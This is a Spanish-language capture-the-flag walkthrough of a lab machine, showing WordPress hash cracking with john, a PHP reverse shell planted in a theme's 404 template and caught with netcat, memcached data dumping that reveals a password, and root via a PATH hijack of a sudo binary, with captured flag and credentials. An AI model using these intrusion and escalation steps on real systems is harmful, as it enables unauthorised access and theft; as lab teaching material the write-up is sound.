
```
john --wordlist=/usr/share/wordlists/rockyou.txt.gz creed|
```


```
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
rockyou      (wp_jeffrey)  
xxxxxx      (wp_eagle)  
soccer13     (wp_yura)
```

Entramos en el wordpress wp_jeffry



Entramos con el otro wp_yura






Este tiene mas opciones que el anterior


reverse shell

Nos vamos a apariencia y ha theme editor y luego a lo del error 404 para que cuando intentemos meternos y nos salga el error hacer la reverse shell




Nos dirigimos a esta pagina y luego a PHP pentestMonkey



Ponemos nuestros datos



y ahora copiar y pegar



Ahora nos dirigimos a esta ruta para que nos de el error exafcto de 404



Nos sale este error y debe salir porque no estamos en escucha desde el puerto que pusimos ahora lo ponemos y lo recargaos

```
[sudo] password for unicomand:
> nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.201.82] from (UNKNOWN) [10.10.204.8] 59098
Linux osboxes 4.15.0-132-generic #136~16.04.1-Ubuntu SMP Tue Jan 12 18:18:45 UTC 2021 i686 i686 i686 GNU/Linux
06:54:09 up 3:16, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ |
```

Nos ponemos en escucha y recargamos la paguba y aqui esta la reverse shell

Tratamiento TTY

Tratamiento TTY

Ahora hacemos el tratamiento TTY

Obtencion de un usuario para la escalada

```

www-data@osboxes:/$ cat /etc/passwd
cat: /etc/passwd: No such file or directory
www-data@osboxes:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:./var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false

```

```

rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:./var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
Orka:x:1001:1001:./home/Orka:/bin/bash
sshd:x:122:65534:./var/run/sshd:/usr/sbin/nologin
memcache:x:123:130:Memcached,,,:/nonexistent:/bin/false
www-data@osboxes:/$ |

```

No vemos casi nada

```

www-data@osboxes:/$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3010          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:11211         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      2 10.10.204.8:59098       10.8.201.82:4444        ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::1:631                :::*                    LISTEN
tcp6       0      0 10.10.204.8:80          10.8.201.82:33982       ESTABLISHED
www-data@osboxes:/$ |

```

Ahora hacemos esto para ver que puertos estan abiertos

Ahora vamos a ver que servicios se
espone en el servidor el 11211 lo
buscamos
corre esto

y como vimos anterior mente en
el cat /etc/passwd lo tenemos

Una vez echo esto

buscamos la vulnerabilidad

[Home](#) » [Penetration Testing](#) » [Penetration Testing on Memcached Server](#)

Penetration Testing on Memcached Server

February 22, 2019 By Raj Chandel

In our previous article, we learned how to configure Memcached Server in Ubuntu 18.04 system to design our own pentest lab. Today we will learn multiple ways to exploit Memcached Server.

Table of Contents

- Dumping data from the Memcached server manually.
- Dumping data using libmemcached-tools.
- Dumping data using Metasploit.
- Monitoring using Watchers.

Requirements

Target: Memcached Server running in Ubuntu 18.04 system

Attacker: Kali Linux



Let's Begin!!

Dumping data from Memcached server manually

Search ...

Search

Join Our Training Program

telnet: unable to connect to remote host: connection refused
www-data@osboxes:/\$ telnet 127.0.0.1 11211

Trying 127.0.0.1...

Connected to 127.0.0.1.

Escape character is '^]'.

version

VERSION 1.4.25 Ubuntu

stats

STAT pid 969

STAT uptime 14150

STAT time 1706704417

STAT version 1.4.25 Ubuntu

STAT libevent 2.0.21-stable

STAT pointer_size 32

STAT rusage_user 0.000000

STAT rusage_system 0.415203

STAT curr_connections 1

STAT total_connections 12

STAT connection_structures 2

STAT reserved_fds 20

STAT cmd_get 0

STAT cmd_set 50

STAT cmd_flush 0

STAT cmd_touch 0

STAT get_hits 0

STAT get_misses 0

STAT delete_misses 0

STAT delete_hits 0

STAT incr_misses 0

STAT incr_hits 0

STAT decr_misses 0

STAT decr_hits 0

STAT cas_misses 0

STAT cas_hits 0

STAT cas_badval 0

STAT touch_hits 0

STAT touch_misses 0

STAT auth_cmds 0

STAT auth_errors 0

STAT bytes_read 1536

STAT bytes_written 423

STAT limit_maxbytes 67108864


```
STAT total_malloced 1048560
END
stats items
STAT items:1:number 5
STAT items:1:age 14776
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:crawler_reclaimedd 0
STAT items:1:crawler_items_checked 0
STAT items:1:lrutail_reflocked 0
END
stats cachedump 1 0
ITEM id [4 b; 1706690207 s]
ITEM email [14 b; 1706690207 s]
ITEM salary [8 b; 1706690207 s]
ITEM password [15 b; 1706690207 s]
ITEM username [4 b; 1706690207 s]
END
|
```

vas poco a poco lo que te dice

```
END
stats items
STAT items:1:number 5
STAT items:1:age 14776
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:1:reclaimed 0
STAT items:1:expired_unfetched 0
STAT items:1:evicted_unfetched 0
STAT items:1:crawler_reclaimedd 0
STAT items:1:crawler_items_checked 0
STAT items:1:lru_tail_reflocked 0
END
stats cachedump 1 0
ITEM id [4 b; 1706690207 s]
ITEM email [14 b; 1706690207 s]
ITEM salary [8 b; 1706690207 s]
ITEM password [15 b; 1706690207 s]
ITEM username [4 b; 1706690207 s]
END
get first
END
get second
END
get third
END
get password,username
END
get password
VALUE password 0 15
OrkAiSC00L24/7$
END
|
```

Aqui al ver los campos del cachedump podemos hacer un get password y nos sale

Ahora despues de obtener las credenciales vamos a ir al protocolo ssh que esta abierto

Al ver que no se podia nos metemos desde su al usuario ORka obteniaendo asi una flag

```

www-data@osboxes:/$ export TERM=xterm
www-data@osboxes:/$ export SHELL=bash
www-data@osboxes:/$ stty rows 43 columns 184
www-data@osboxes:/$ su Orka
Password:
Orka@osboxes:/$ ls
bin boot cdrom dev etc home initrd.img initrd.img.old lib lost-found media mnt opt proc root run sbin snap srv sys usr var vmlinuz vmlinuz.old
Orka@osboxes:/$ pwd
/
Orka@osboxes:/$ cd home
Orka@osboxes:/home$ ls
lost-found Orka
Orka@osboxes:/home$ cd Orka
Orka@osboxes:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
Orka@osboxes:~$ ls -l
total 36
drwxrwxr-x 2 root root 4096 Jan 23 2021 Desktop
drwxr-xr-x 2 Orka Orka 4096 Jul 12 2020 Documents
drwxr-xr-x 2 Orka Orka 4096 Jan 21 2021 Downloads
drwxr-xr-x 2 Orka Orka 4096 Jul 12 2020 Music
drwxr-xr-x 2 Orka Orka 4096 Jul 12 2020 Pictures
drwxr-xr-x 2 Orka Orka 4096 Jul 12 2020 Public
drwxr-xr-x 2 Orka Orka 4096 Jul 12 2020 Templates
-rw-rw---- 1 Orka Orka 33 Jul 12 2020 user.txt
drwxr-xr-x 2 Orka Orka 4096 Jul 12 2020 Videos
Orka@osboxes:~$ cat user.txt
1a26a6d51c017240add0e297608dec6
Orka@osboxes:~$ |

```

Escalada de privilegios

Una vez ya estando aqui vamos a escalar privilegios

Una manera podria ser esta Lo haremos de esta manera que es sudo -l nos lista que permisos sudo tiene el usuario para este tiene sudo el binario bitcoin

```

Orka@osboxes:~$ sudo /home/Orka/Desktop/bitcoin
Enter the password : test
Access Denied...
Orka@osboxes:~$ |

```

Ejecutamos el binario y nos sale que pongamos una contraseña

```

Orka@osboxes:~$ ltrace /home/Orka/Desktop/bitcoin
__libc_start_main(0x804862b, 1, 0xbfa4a2a4, 0x80487a0 <unfinished ...>
printf("Enter the password : ") = 21
gets(0xbfa4a179, 1, 0xb7fe6918, 0xf0b5ffEnter the password : test
) = 0xbfa4a179
strcmp("test", "password") = 1
puts("Access Denied... "Access Denied...
) = 18
+++ exited (status 0) +++
Orka@osboxes:~$ |

```

y vemos que cuando ponemos test vemos que saca una comparativa de la password real

lo vemos el script que tiene el binario y con sabemos que es python podemos hacer cosas

```
Orka@osboxes:~/Desktop$ ls -al /usr/sbin
total 41284
drwxrwxr-x  2 root Orka   12288 Jan 23  2021 .
drwxr-xr-x 11 root root   4096 Feb 26  2019 ..
lrwxrwxrwx  1 root root      7 Aug 12  2020 a2disconf -> a2enmod
lrwxrwxrwx  1 root root      7 Aug 12  2020 a2dismod -> a2enmod
lrwxrwxrwx  1 root root      7 Aug 12  2020 a2disstite -> a2enmod
lrwxrwxrwx  1 root root      7 Aug 12  2020 a2enconf -> a2enmod
-rwxr-xr-x  1 root root 15424 Jul 15  2020 a2enmod
lrwxrwxrwx  1 root root      7 Aug 12  2020 a2ensite -> a2enmod
-rwxr-xr-x  1 root root  9870 Aug 12  2020 a2query
-rwxr-xr-x  1 root root 22008 May 28  2019 aa-exec
-rwxr-xr-x  1 root root  2924 May 28  2019 aa-remove-unknown
-rwxr-xr-x  1 root root  7281 May 28  2019 aa-status
lrwxrwxrwx  1 root root     10 Apr 24  2020 accept -> cupsaccept
-rwxr-xr-x  1 root root   9712 Nov  6  2015 accessdb
-rwxr-xr-x  1 root root 51068 Apr  8  2016 acpid
-rwxr-xr-x  1 root root   3078 Jun 14  2018 addgnupghome
lrwxrwxrwx  1 root root      7 Feb 28  2019 addgroup -> adduser
-rwxr-xr-x  1 root root    695 Jan 26  2016 add-shell
-rwxr-xr-x  1 root root 37276 Jul  2  2015 adduser
-rwxr-xr-x  1 root root  97240 Apr 14  2016 alsactl
-rwxr-xr-x  1 root root 27872 Apr 14  2016 alsa-info.sh
-rwxr-xr-x  1 root root 34172 Dec 28  2014 anacron
-rwxr-xr-x  1 root root 647152 Aug 12  2020 apache2
-rwxr-xr-x  1 root root   6402 Jul 15  2020 apache2ctl
lrwxrwxrwx  1 root root     10 Aug 12  2020 apachectl -> apache2ctl
lrwxrwxrwx  1 root root      9 May 28  2019 apparmor_status -> aa-status
-rwxr-xr-x  1 root root   2215 Jun 14  2018 applygnupgdefaults
-rwxr-xr-x  1 root root   1395 Dec  2  2020 aptd
-rwxr-xr-x  1 root root 48772 Jun 30  2014 arp
-rwxr-xr-x  1 root root 50912 Nov  6  2018 arpd
-rwxr-xr-x  1 root root 13541 Oct 23  2015 aspell-autobuildhash
-rwxr-xr-x  1 root root 34616 Jan 30  2019 avahi-autoipd
-rwxr-xr-x  1 root root 133748 Jan 30  2019 avahi-daemon
-rwxr-xr-x  1 root root 14124 May 16  2016 biosdecode
lrwxrwxrwx  1 root root     27 Mar 30  2020 bluetoothd -> ../lib/bluetooth/bluetoothd
-rwxr-xr-x  1 root root 25972 Jul 23  2020 chat
-rwxr-xr-x  1 root root   952 Apr 26  2011 check_forensic
-rwxr-xr-x  1 root root 57408 May 16  2017 chgpasswd
-rwxr-xr-x  1 root root 49260 May 16  2017 chpasswd
-rwxr-xr-x  1 root root 38716 Mar  2  2017 chroot
```

```
Orka@osboxes:~/Desktop$ cd /usr/sbin
Orka@osboxes:/usr/sbin$ touch test
Orka@osboxes:/usr/sbin$ ls -la | grep test
-rwxr-xr-x  1 root root   4669 Feb 26  2016 popularity-contest
-rw-rw-r--  1 Orka Orka      0 Jan 31 12:51 test
Orka@osboxes:/usr/sbin$
```



Aquí vemos que nos deja crear un archivo aquí

Aquí vemos que intenta ejecutar el binario \$PATH en las diferentes rutas

buscamos un binario python
le damos permisos de ejecucion



Ahora si lo ejecuta
y tenemos usuario root



Terminada